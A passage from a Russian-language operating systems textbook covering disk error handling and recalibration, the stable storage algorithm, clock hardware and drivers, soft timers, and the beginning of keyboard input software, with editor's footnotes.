Но источниками ошибок могут быть не только сбойные секторы. Случаются также ошибки позиционирования блока головок, вызванные проблемами механического характера. Контроллер отслеживает позицию блока головок самостоятельно. Для изменения позиции он выдает команду двигателю блока головок на перемещение этого блока к новому цилиндру. Когда блок головок переместится в нужную позицию, контроллер фактически считывает номер текущего цилиндра из заголовка первого подошедшего под головку сектора. Если блок головок находится в неверной позиции, то возникает ошибка позиционирования.

Большинство контроллеров жестких дисков исправляют ошибки позиционирования автоматически, но большинство устаревших контроллеров гибких дисков, которые использовались в 1980–1990-х годах, просто устанавливали бит ошибки, а все остальное возлагали на драйвер устройства, который справлялся с этой ошибкой путем выдачи команды на перекалибровку — *recalibrate*, перемещающую блок головок как можно дальше к внешней границе диска и устанавливающую текущую дорожку в контроллере в качестве нулевой. Обычно это приводило к решению проблемы, а если нет, то привод подлежал ремонту[1].

Очевидно, что контроллер представляет собой небольшой специализированный компьютер, у которого есть программное обеспечение, переменные, буферы и, время от времени, ошибки. Иногда редко встречающаяся последовательность событий, к примеру прерывание на одном приводе в сочетании с командой *recalibrate* на другом, вызывает сбой и заставляет контроллер войти в цикл или утратить контроль за своими действиями. Разработчики контроллеров обычно рассчитывают на худшее и оставляют на чипе один контакт, подача сигнала на который заставляет контроллер забыть обо всем, что он делал, и перезапуститься. Если все средства исчерпаны, драйвер может установить бит, выдающий этот сигнал и перезапускающий контроллер. Если и это не поможет, то драйвер может лишь выдать сообщение и отказаться от дальнейших попыток исправить ситуацию.

При перекалибровке диска возникает непривычный шум, не вызывающий особого беспокойства. Но есть такая ситуация, при которой перекалибровка вызывает проблему: речь идет о системах, работающих в режиме реального времени. Когда видео

---

[1] Или необходимо было заменить дискету, если она не читалась в нескольких дисководах, которые вполне могли быть полностью исправными. — *Примеч. ред.*

воспроизводится (или обслуживается) с жесткого диска или файлы с жесткого диска записываются на Blu-ray-диск, очень важно, чтобы биты поступали с жесткого диска с постоянной скоростью. В таких обстоятельствах перекалибровка приведет к разрыву потока данных, поэтому ее выполнение неприемлемо. Для этих целей можно воспользоваться специальными приводами, которые называются **аудиовидеодисками**, или **AV-дисками** (Audio Visual disks), на которых никогда не производится перекалибровка.

Интересно, что весьма убедительно продемонстрировал совершенство контроллера дисков голландский хакер Йерун Домбург (Jeroen Domburg), взломавший современный контроллер диска с целью запуска на нем специального кода. Оказалось, что контроллер диска оборудован достаточно мощным многоядерным (!) ARM-процессором и его ресурсов вполне хватает для запуска Linux. Если злоумышленники так же взломают ваш жесткий диск, они смогут увидеть и изменить все данные, переносимые на диск или с диска. От инфекции невозможно избавиться даже путем переустановки операционной системы, поскольку инструментом злоумышленника будет сам контроллер диска, который будет служить ему лазейкой. Можно также собрать стойку из сломанных жестких дисков, взятых в местном центре утилизации, и бесплатно создать собственный вычислительный кластер.

5.4.5. Стабильное хранилище данных

Как видим, дисковые устройства иногда допускают ошибки. Рабочие секторы могут внезапно превратиться в сбойные. Могут неожиданно выйти из строя и целые диски. Защитой от внезапного сбоя на нескольких секторах или от выхода из строя всего диска выступают RAID-массивы. Но и они не защищают от ошибок записи, основанных прежде всего на неверных данных. Они также не защищают от сбоев при записи, повреждающих исходные данные без замены их новыми данными.

Для некоторых приложений очень важно, чтобы данные никогда не терялись или не повреждались, даже при ошибках диска или центрального процессора. В идеале диск должен просто работать без ошибок весь срок своей эксплуатации. К сожалению, это невозможно. Но вполне возможно создание дисковой подсистемы, обладающей следующим свойством: при записи на эту подсистему либо производится верная запись на диск, либо не производится вообще никакой записи и данные остаются неприкосновенными. Такая система называется **стабильным хранилищем данных** (stable storage) и реализуется программным способом (Lampson and Sturgis, 1979). Задача заключается в том, чтобы любой ценой сохранить целостность диска. Далее будет рассмотрен упрощенный вариант исходного замысла.

Перед описанием алгоритма важно располагать четкой моделью возможных ошибок. Эта модель предполагает, что при записи блока на диск (в один или несколько секторов) запись может быть либо верной, либо неверной и возникшая ошибка может быть выявлена при последующем чтении путем проверки значения полей ECC. В принципе, гарантированно выявить ошибку не представляется возможным, поскольку при использовании, скажем, 16-байтного поля ECC, защищающего 512-байтный сектор, мы имеем дело с 2^{4096} возможными значениями данных и только с 2^{144} значениями поля ECC[1]. Таким образом, если данные блока искажаются в процессе записи, а данные ECC

[1] Следует заметить, что либо у автора здесь (и далее) опечатка — поле из 16 байт может хранить только 2^{128} различных значений, либо предполагается, что в поле ECC используется «байт», содержащий 9 бит, а не 8, как в области данных. — *Примеч. ред.*

не искажаются, существуют миллиарды и миллиарды неверных комбинаций, которые дают один и тот же код ECC. Если возникнет одна из них, ошибка не будет обнаружена. В общем, вероятность того, что случайные данные будут иметь верный 16-байтный код ECC, равна примерно 2^{-144}, то есть достаточно мала для того, чтобы назвать ее нулевой, хотя на самом деле это и не так.

В модели также предполагается, что верно записанный сектор может спонтанно стать сбойным и перестать читаться. Но предположение состоит еще и в том, что подобные события случаются настолько редко, что выход из строя точно такого же сектора на втором (независимом) накопителе в течение соответствующего периода времени (например, одного дня) настолько маловероятен, что его можно не брать в расчет.

Модель допускает и сбои в работе центрального процессора, при которых он просто останавливает свою работу. Останавливаются также все проводимые в момент сбоя операции записи на диск, что приводит к определяемым впоследствии неверным данным в одном из секторов и неверному значению поля ECC. При всех этих условиях можно создать стопроцентно надежное стабильное хранилище данных в том смысле, что либо запись будет вестись корректно, либо старые данные будут оставаться на своем месте. Разумеется, речь не идет о защищенности от природных катаклизмов вроде внезапного землетрясения, после которого компьютер свалится в стометровую трещину и упадет в кипящую магму. Восстановить данные программным способом после такого происшествия будет затруднительно.

Стабильное хранилище использует два работающих вместе одинаковых диска с совпадающими блоками, формирующими один не подверженный ошибкам блок. В отсутствие ошибок совпадающие блоки на обоих накопителях будут одинаковыми. Чтобы получить один и тот же результат, можно прочитать любой из них. Чтобы достичь поставленной цели, определяются три операции:

1. **Стабильная операция записи**. Стабильная запись состоит из первоначальной записи блока на диск 1, затем его чтения, чтобы проверить, что он записан правильно. Если он записался неправильно, то проводится повторная запись и чтение до *n* раз, пока все не получится. После *n* последовательных отказов блоку переназначается запасной сектор и операция повторяется до достижения успеха независимо от того, сколько запасных секторов придется перепробовать. Когда запись на диск 1 увенчается успехом, соответствующий блок будет записан и считан на диск 2, если нужно будет, то и несколько раз, пока все также не завершится успешно. Если не произойдет сбоев в работе центрального процессора, то по завершении стабильной записи блок будет правильно записан на оба накопителя и проверен на обоих.
2. **Стабильная операция чтения**. При этой операции первоначально производится чтение блока с диска 1. Если операция выдаст неверный код ECC, чтение будет повторяться до *n* раз. Если все попытки выдадут неверные коды ECC, соответствующий блок будет считан с диска 2. Учитывая то, что после успешной стабильной записи остаются две хорошие копии блока, и предполагая, что вероятность одновременного спонтанного выхода из строя одного и того же блока на обоих накопителях в определенный период времени пренебрежимо мала, стабильное чтение всегда проходит успешно.
3. **Операция восстановления после аварии**. После аварии программа восстановления сканирует оба диска, сравнивая соответствующие блоки. Если пара блоков исправна и содержит одинаковые данные, то с ними ничего не делается. Если у одного из

них имеется ошибка кода ECC, то плохой блок переписывается с использованием соответствующего исправного блока. Если в паре исправны оба блока, но их данные различаются, то блок с диска 1 записывается на диск 2.

В отсутствие отказов центрального процессора такая схема демонстрирует неизменную работоспособность, поскольку в результате операции стабильной записи всегда получаются две исправные копии каждого блока и предполагается, что спонтанные ошибки никогда не возникают сразу на двух блоках. А что будет при отказе центрального процессора в ходе стабильной записи? Все зависит от того, когда именно произошел отказ. На рис. 5.23 показаны пять возможных вариантов.




Рис. 5.23. Анализ влияния сбоев на стабильную запись

На рис. 5.23, *а* сбой центрального процессора происходит перед записью обеих копий блока. При восстановлении ни одна из копий не будет изменена, и будут продолжать существовать старые данные, что вполне допустимо.

На рис. 5.23, *б* сбой центрального процессора происходит во время записи на диск 1, приводя к разрушению содержимого блока. Но программа восстановления обнаруживает эту ошибку и восстанавливает блок на диске 1 с диска 2. Последствия сбоя ликвидируются, и полностью восстанавливается старое состояние.

На рис. 5.23, *в* сбой центрального процессора происходит после записи на диск 1, но перед записью на диск 2. Здесь система проходит точку невозврата: программа восстановления копирует блок с диска 1 на диск 2. Запись завершается успешно.

Ситуация на рис. 5.23, *г* похожа на ситуацию на рис. 5.23, *б*: в процессе восстановления неповрежденный блок записывается на место поврежденного. И в конечном счете в обоих блоках содержатся новые данные.

И наконец, на рис. 5.23, *д* программа восстановления видит, что оба блока имеют одинаковые значения, поэтому ей не нужно вносить изменения, и здесь, как и в других случаях, запись завершается успешно.

Эту схему можно оптимизировать и улучшать различными способами. Начнем с того, что попарное сравнение всех блоков после сбоя вполне осуществимая, но весьма затратная операция. Гораздо лучше будет отслеживать, какой именно блок подвергался операции стабильной записи, тогда при восстановлении нужно будет проверить только один этот блок. У некоторых компьютеров есть небольшой объем энергонезависимой

памяти в виде специальной КМОП-микросхемы, запитанной от литиевой батарейки. Такие батарейки работают в течение нескольких лет, возможно, в течение всего срока эксплуатации компьютера. В отличие от оперативной памяти, данные которой теряются после сбоя, энергонезависимая память своих данных не теряет[1]. В ней обычно хранятся время и дата (изменяемые специальной микросхемой), благодаря чему компьютеры всегда знают, который час, даже после отключения питания.

Предположим, что для нужд операционной системы доступны несколько байтов энергонезависимой памяти. Тогда операция стабильного чтения может еще до начала записи поместить в энергонезависимую память номер блока, который предназначен для обновления. После успешного завершения стабильной записи номер блока в энергонезависимой памяти переписывается недопустимым номером блока со значением, к примеру, 1. При этих условиях после сбоя программа восстановления может проверить энергонезависимую память и узнать, проводилась ли операция стабильной записи во время сбоя, и если проводилась, какой блок записывался, когда произошел сбой. После этого две копии блоков могут быть проверены на правильность и согласованность.

Если энергонезависимая память недоступна, она может быть сымитирована следующим образом: в начале стабильной записи значение какого-нибудь фиксированного блока на диске 1 перезаписывается номером блока, подлежащего обновлению с помощью операции стабильной записи. Затем данные фиксированного блока считываются для проверки правильности. После получения правильного значения этого блока записывается и проверяется соответствующий блок на диске 2. Когда стабильная запись благополучно завершается, в оба фиксированных блока записывается недопустимый номер блока и правильность записи опять проверяется. В этом случае после сбоя нетрудно определить, проводилась во время сбоя стабильная запись или нет. Разумеется, эта технология требует для записи стабильного блока проведения восьми дополнительных дисковых операций, поэтому она должна использоваться с большой оглядкой.

Следует сделать еще одно, последнее замечание. Мы исходили из предположения, что за день в паре блоков может произойти только одно спонтанное превращение рабочего блока в сбойный. Но при довольно большом количестве дней может стать сбойным еще один блок. Следовательно, с целью устранения любых повреждений полное сканирование обоих дисков должно проводиться не реже одного раза в день. Таким образом, каждое утро оба диска неизменно имеют идентичное состояние. Даже если оба составляющих пару блока в течение нескольких дней станут сбойными, все ошибки будут благополучно устранены.

5.5. Часы

Часы (называемые также **таймерами**) играют важную и разноплановую роль в работе любой многозадачной системы. Не считая множества других задач, они отслеживают время суток и предотвращают монополизацию центрального процессора одним из процессов. Программное обеспечение часов может быть представлено в виде драйвера устройства, хотя часы не относятся ни к блочным, таким как диск, ни к символьным, таким как мышь, устройствам. Изучение часов будет проходить по схеме, использо-

[1] К сожалению, она тоже подвержена сбоям, пусть и существенно более редким, — и батарейки бывают некачественные, и контакты для них на системной плате. — *Примеч. ред.*

вавшейся в предыдущих разделах: сначала будет рассмотрена их аппаратная, а затем программная составляющие.

5.5.1. Аппаратная составляющая часов

В компьютерах обычно применяются два типа часов, которые совсем не похожи на те часы, которыми люди пользуются в повседневной жизни. Простейшие часы подключаются к электрической сети с напряжением 110 или 220 В и выдают прерывания каждый цикл изменения напряжения с частотой 50 или 60 Гц. Ранее в основном применялись именно такие часы, но сейчас они используются довольно редко.

Другая разновидность часов создается из трех компонентов (рис. 5.24): кварцевого генератора, счетчика и регистра хранения. Если из кристалла кварца правильно вырезать пластину и подвести к ней напряжение, то ее можно заставить генерировать очень стабильный периодический сигнал, как правило, в диапазоне от нескольких сотен мегагерц до нескольких гигагерц в зависимости от выбранного кристалла. С помощью электронных схем этот опорный сигнал можно умножить на небольшое целое число, чтобы получить частоты до нескольких гигагерц или даже выше. В любом компьютере можно найти как минимум одну такую схему, которая обеспечивает различные компьютерные электронные схемы синхросигналом. Этот сигнал поступает в счетчик, заставляя его производить обратный отсчет до нуля. Когда значение счетчика становится нулевым, он выдает прерывание на центральный процессор.




Рис. 5.24. Программируемые часы

У программируемых часов обычно бывает несколько режимов работы. В **режиме однократного импульса** при запуске часы копируют значение регистра хранения в счетчик и уменьшают это значение при получении каждого импульса с кварцевого генератора. Когда значение счетчика станет нулевым, часы выдают прерывание и останавливаются до тех пор, пока не будут запущены вновь программным способом. В **режиме прямоугольного импульса** после обнуления значения счетчика и выдачи прерывания часы автоматически копируют значение регистра хранения в счетчик, и весь процесс повторяется снова до бесконечности. Периодические прерывания называются **тактом системных часов** (clock ticks).

Преимущество программируемых часов в том, что частота выдаваемых ими прерываний может управляться программным способом. При использовании кварцевого генератора частотой 500 МГц импульсы на счетчик поступают каждые 2 нс. При ис-

пользовании 32-разрядных беззнаковых регистров прерывания могут быть запрограммированы в интервале от 2 нс до 8,6 с. Микросхемы программируемых часов обычно содержат двое или трое независимых друг от друга программируемых часов, а также имеют множество других настроек (например, работа счетчика по нарастающей, а не по убывающей, отключение прерываний и многое другое).

Чтобы текущее время не пропадало при отключении компьютера от источника питания, у многих компьютеров имеются резервные часы, запитанные от батарейки, выполненные на микросхеме с пониженным энергопотреблением, используемой в цифровых часах. Значение часов, питающихся от батарейки, может быть считано при запуске компьютера. При отсутствии резервных часов программа может запросить у пользователя ввод текущих даты и времени. Существует также стандартный способ, применяемый в сетевых машинах, при котором текущее время берется у удаленной главной машины. В любом случае после получения значения времени оно переводится в количество тактов системных часов, прошедшее с 12 часов дня универсального скоординированного времени — **UTC** (Universal Coordinated Time) (ранее известного как время по Гринвичу — Greenwich Mean Time) 1 января 1970 года, как это делается в системах UNIX, или с какой-нибудь другой точки отсчета. Исходным временем для Windows является 1 января 1980 года. С каждым тактом системных часов фактическое время увеличивается на одно значение счетчика. Обычно служебные программы позволяют вручную устанавливать значение системных и резервных часов и синхронизировать их показания.

5.5.2. Программное обеспечение часов

Действие аппаратной составляющей часов ограничивается выдачей прерываний через известные интервалы времени. Все остальное, касающееся времени, должно быть сделано программным обеспечением — драйвером часов. Конкретные обязанности драйвера часов варьируются в зависимости от используемой операционной системы, но чаще всего в них включается практически всё из следующего списка:

1. Ведение показаний времени суток.
2. Предотвращение работы процессов дольше позволенного.
3. Ведение учета использования центрального процессора.
4. Обработка системного вызова *alarm*, выданного процессами пользователей.
5. Предоставление сторожевых программируемых таймеров для компонентов самой операционной системы.
6. Ведение аналитического, мониторингового и статистического сбора информации.

Осуществление главной функции часов — ведения показаний времени суток (которое также называется **фактическим временем**) не представляет особых трудностей. Нужно, как упоминалось ранее, всего лишь увеличивать значение счетчика с каждым тактом системных часов. Единственное, за чем нужно следить, — за количеством битов в счетчике времени суток. Если используются часы с частотой 60 Гц, то 32-разрядный счетчик будет переполняться каждые два года. Понятно, что система не сможет хранить фактическое время в виде числа тактов системных часов с 1 января 1970 года в 32 битах.

Эту проблему можно решить тремя способами. Первый способ предусматривает использование 64-разрядного счетчика, хотя при этом усложняется его обслуживание,

которое в течение секунды должно проводиться многократно. Второй способ заключается в ведении значения времени суток не в тактах, а в секундах с использованием вспомогательного счетчика для подсчета тактов, пока не наберется целая секунда. Поскольку 2^{32} с — это более 136 лет, этот метод позволит системе работать до XXII века.

При третьем способе подсчет ведется в тактах, но делается он относительно времени начальной загрузки системы, а не какого-то конкретного внешнего момента времени. При считывании значения резервных часов или после ввода пользователем фактического времени время начальной загрузки системы вычисляется из текущего времени суток и сохраняется в памяти в удобной для системы форме. Чуть позже, когда будет запрошено время суток, сохраненное время суток добавляется к счетчику, чтобы получить текущее время. Все три способа показаны на рис. 5.25.




Рис. 5.25. Три способа ведения значения времени суток

Вторая функция часов заключается в предотвращении излишне продолжительной работы процессов. При каждом запуске процесса планировщик запускает его счетчик кванта времени в тактах системных часов. При каждом прерывании от часов драйвер часов уменьшает значение счетчика кванта времени на единицу. Когда значение достигает нуля, драйвер часов вызывает планировщик для возобновления работы другого процесса.

Третья функция часов — ведение учета использования центрального процессора. Наиболее точно это можно сделать за счет запуска второго таймера, не имеющего отношения к главному таймеру системы, при каждом запуске процесса. Когда процесс останавливается, значение таймера может быть считано и по нему можно будет судить о продолжительности работы процесса. Чтобы все работало должным образом, значение второго таймера должно быть сохранено при выдаче прерывания и после этого восстановлено.

Менее точным, но более простым является способ ведения учета, при котором указатель на запись в таблице процессов, относящуюся к текущему выполняемому процессу, содержится в глобальной переменной. При каждом такте системных часов значение поля в записи текущего процесса увеличивается на единицу. Таким образом, каждый такт системных часов «отводится» тому процессу, который в этот момент выполняется. Но при такой стратегии возникает небольшая проблема, которая заключается в том, что если за время работы процесса возникает множество прерываний, ему все равно отво-

дится полный такт системных часов, даже если он и не проделал никакой существенной работы. Строгий учет использования времени центрального процессора в условиях прерываний его работы ведет к большим затратам ресурсов и применяется крайне редко.

Во многих системах процесс может запросить, чтобы операционная система спустя некоторый интервал времени выдавала ему предупреждение. В качестве предупреждения обычно используется сигнал, прерывание, сообщение или что-либо подобное. Такое предупреждение может быть использовано при сетевом обмене данными, где пакет, чье получение не было подтверждено через определенный промежуток времени, должен быть передан повторно. Другим применением может стать компьютеризированное обучение, где студенту, не давшему ответ через определенное время, предоставляется правильный ответ.

Если драйвер часов располагает достаточным количеством последних, то он может выделить отдельные часы для каждого запроса. Но если их не хватает, он может имитировать несколько виртуальных часов, используя лишь одни физические часы. К примеру, он может вести таблицу, в которой содержится время выдачи сигнала для всех поддерживаемых им не завершивших свою работу таймеров, а также переменную, предоставляющую время срабатывания ближайшего таймера. При каждом обновлении времени суток драйвер проверяет, не пора ли выдать очередной сигнал. Если уже пора, в таблице ищется, куда его послать.

Если ожидается множество сигналов, то лучше будет сымитировать несколько часов, выстроив в единую цепочку все невыполненные запросы на прерывание от таймера и составив связанный список (рис. 5.26). Каждая запись списка сообщает, сколько тактов системных часов следует ожидать за предыдущим тактом перед выдачей сигнала. В данном примере ожидаются сигналы через 4203, 4207, 4213, 4215 и 4216 тактов.




Рис. 5.26. Имитация нескольких таймеров при использовании одних часов

На рис. 5.26 следующее прерывание выдается через 3 такта. С каждым тактом значение переменной *Следующий сигнал* уменьшается на единицу. Когда оно становится равным нулю, выдается сигнал, соответствующий первому элементу списка, и затем этот элемент из списка удаляется. Затем переменной *Следующий сигнал* присваивается значение того элемента, который оказывается в начале списка, в данном примере это значение равно четырем.

Обратите внимание на то, что при обработке прерывания от часов драйвер часов выполняет массу задач — увеличивает показание фактического времени, уменьшает значение кванта времени и проверяет, не равно ли оно нулю, ведет учет времени использования центрального процессора и уменьшает значение сигнального счетчика. Но каждая из этих операций должна быть оптимизирована на очень быстрое выполнение, поскольку драйвер вынужден за одну секунду повторять их множество раз.

Компоненты операционной системы также нуждаются в установке таймеров. Это так называемые **сторожевые таймеры**, часто применяемые (особенно во встроенных устройствах) для обнаружения таких проблем, как зависания. К примеру, сторожевой таймер может перезапустить остановившуюся систему. В ходе работы системы таймер регулярно перезапускается, поэтому срок его действия никогда не истекает. В данном случае истечение времени таймера служит подтверждением того, что система не работает долгое время, и это приводит к корректирующему действию, например к полному перезапуску системы.

Механизм, используемый драйвером часов для обработки сторожевых таймеров, почти аналогичен обработке пользовательских сигналов. Единственное отличие состоит в том, что когда время таймера истекает, вместо выдачи сигнала драйвер часов вызывает процедуру, предоставленную обратившейся программой, частью кода которой она и является. Процедура обратившейся программы может делать все, что ей нужно, даже выдавать прерывание, хотя применение прерываний внутри ядра зачастую просто мешает его работе, а сигналов там не существует. Именно поэтому и предоставляется механизм сторожевых таймеров. Следует заметить, что этот механизм работает только в том случае, когда драйвер часов и вызываемая процедура находятся в одном и том же адресном пространстве.

Последним в нашем списке фигурирует сбор информации для профилирования программ. Некоторые операционные системы предоставляют механизм, с помощью которого пользовательская программа может иметь систему построения гистограмм относительно показаний своего счетчика команд, чтобы можно было увидеть, на что расходуется ее время. Если такое профилирование возможно, то с каждым тактом драйвер проверяет, профилируется ли текущий процесс, и, если он профилируется, вычисляет номер ячейки суммирования (диапазон адресов), соответствующей текущему счетчику команд. Затем значение этой ячейки увеличивается на единицу. Этот механизм может быть использован также для профилирования самой системы.

5.5.3. Программируемые таймеры

Большинство компьютеров оборудовано вторыми программируемыми часами, которые могут быть настроены на выдачу таймерных прерываний с любыми необходимыми программе характеристиками. По отношению к таймеру основной системы, чьи функции были рассмотрены ранее, этот таймер является дополнительным. Пока частота прерываний невысока, использование этого дополнительного таймера в прикладных целях не вызывает никаких проблем. Трудности возникают при возрастании частоты прерываний таймера, используемого в прикладных целях, до очень высоких значений. Далее будет дано краткое описание схемы таймера, имеющего программную основу, который справляется со многими обстоятельствами, даже с работой на очень высоких частотах. Его идея принадлежит Арону и Дрюшелю (Aron and Druschel, 1999). Более подробно она изложена в их статье.

Для управления вводом-выводом используются, как правило, два способа: прерывания и опросы. Прерывания обладают небольшим временем задержки, то есть они происходят сразу же вслед за событием, с небольшой задержкой или вовсе без нее. В то же время при использовании современных центральных процессоров прерывания приводят к существенным издержкам в силу необходимости переключения контекста и их влияния на конвейерную обработку, буфер TLB и кэш.

В качестве альтернативы прерываниям можно заставить приложение самостоятельно вести опрос наступления ожидаемого события. Тем самым можно избежать прерываний, но при этом могут возникнуть существенные задержки, поскольку событие может произойти сразу же после опроса и в этом случае придется ждать весь промежуток времени до следующего опроса. В среднем задержка составляет половину интервала времени между двумя опросами.

Сегодня задержка прерывания чуть ниже, чем на компьютерах 70-х годов прошлого столетия. К примеру, на большинстве мини-компьютеров прерывание занимало четыре такта шины: для помещения в стек счетчика команд и слова состояния программы (PSW) и для загрузки новых счетчика команд и PSW. В наше время при работе с конвейерами, блоками управления памятью, буферами TLB и кэшем издержки неизмеримо выше. И со временем положение скорее ухудшится, чем улучшится, сводя на нет увеличение тактовой частоты. К сожалению, для конкретных приложений не хотелось бы ни издержек, связанных с прерываниями, ни задержек, связанных с опросами.

Программные таймеры позволяют избежать прерываний. Вместо них, как только управление по каким-то причинам передается ядру, непосредственно перед возвращением в режим пользователя осуществляется проверка значения фактического времени, чтобы увидеть, не истекло ли время программного таймера. Если его время истекло, осуществляется запланированное событие (например, передача пакета или проверка наличия входящего пакета), при этом нет надобности переходить в режим ядра, поскольку система в нем и находится. После выполнения запланированной задачи программный таймер перезапускается, чтобы снова быть задействованным. Нужно лишь скопировать текущее значение часов в таймер и добавить к нему время истечения ожидания события.

Программные таймеры устанавливаются или сбрасываются с частотой передачи управления ядру, осуществляемого по каким-то другим причинам. В число этих причин входят:

- системные вызовы;
- отсутствие адресов в буфере TLB;
- ошибки отсутствия страниц;
- прерывания ввода-вывода;
- отсутствие загруженности центрального процессора.

Чтобы определить, как часто происходят эти события, Арон и Дрюшель провели измерения при нескольких вариантах загрузки центральных процессоров, включая полностью загруженный веб-сервер, веб-сервер, имеющий фоновые задачи, ограниченные по скорости вычислений, воспроизведение аудиопотока, получаемого из Интернета в реальном масштабе времени, а также перекомпиляцию ядра UNIX. Средняя частота вхождений в ядро изменялась от 2 до 18 мкс, при этом причиной около половины этих вхождений были системные вызовы. Таким образом, в первом приближении задача задействования программного таймера каждые 10 мкс была вполне выполнимой, хотя и со случающимися время от времени нарушениями крайних сроков. Нечастые опоздания на 10 мкс намного предпочтительнее, чем использование прерываний, «съедающих» 35 % времени центрального процессора.

Разумеется, могут встречаться периоды без системных вызовов, отсутствия адресов в TLB или ошибок отсутствия страниц, и в этом случае не будут задействоваться никакие программные таймеры. Чтобы установить верхнюю планку таких интервалов,

можно установить второй аппаратный таймер на задействованность, скажем, каждую 1 мс. Если приложение вытерпит режим всего в 1000 активаций в секунду в течение довольно редких интервалов времени, то комбинация из программных таймеров и низкочастотного аппаратного таймера может оказаться лучше, чем ввод-вывод, управляемый только с помощью прерываний или только с помощью опросов.

5.6. Пользовательский интерфейс: клавиатура, мышь, монитор

В качестве средства взаимодействия человека с компьютером используются клавиатура и монитор (а временами и мышь). Хотя клавиатура и монитор с технической точки зрения являются отдельными устройствами, они работают в тесном взаимодействии. На больших универсальных компьютерах зачастую работает множество удаленных пользователей, у каждого из которых в качестве отдельного модуля имеется устройство, состоящее из клавиатуры и подключенного дисплея. Исторически такие устройства называются **терминалами**. Люди часто используют этот термин, даже если речь идет о клавиатурах и мониторах персональных компьютеров (главным образом из-за отсутствия более подходящего термина).

5.6.1. Программное обеспечение ввода информации

Пользователь вводит информацию в основном с помощью клавиатуры и мыши (иногда с помощью сенсорных экранов), поэтому давайте их и рассмотрим. На персональных компьютерах клавиатура содержит микропроцессор, который обычно через специализированный последовательный порт обменивается данными с микросхемой контроллера, расположенной на системной плате (хотя сейчас все чаще клавиатура подключается к порту USB). Одно прерывание генерируется при нажатии клавиши, а второе — сразу же, как только она будет отпущена. По каждому из этих клавиатурных прерываний драйвер клавиатуры извлекает информацию о том, что именно произошло, пользуясь при этом портом ввода-вывода, связанным с клавиатурой. Все остальное происходит благодаря программному обеспечению и практически не зависит от аппаратуры.

Основной материал остальной части этого раздела будет лучше восприниматься, если представлять себе ввод команд в окне оболочки (или в интерфейсе командной строки). Именно так обычно и работают программисты. А графические интерфейсы будут рассмотрены чуть позже. Некоторые устройства, в частности сенсорные экраны, используются как для ввода, *так и* для вывода. Мы совершенно произвольно решили рассмотреть их в разделе, посвященном устройствам вывода. Графический интерфейс будет рассмотрен в данной главе чуть позже.

Программное обеспечение клавиатуры

Число, фигурирующее в порте ввода-вывода, является номером клавиши, который называется **скан-кодом** (не следует его путать с кодом ASCII). У обычных клавиатур имеется не более 128 клавиш, поэтому для представления номера клавиши хватает семи битов. Восьмой бит устанавливается в 0, когда клавишу нажимают, и в 1, когда ее отпускают. Состояние каждой клавиши (нижнее или верхнее ее положение) должен отслеживать драйвер клавиатуры. Следовательно, роль оборудования сводится

к предоставлению прерывания нажатия и освобождения. Все остальное выполняется программными средствами.

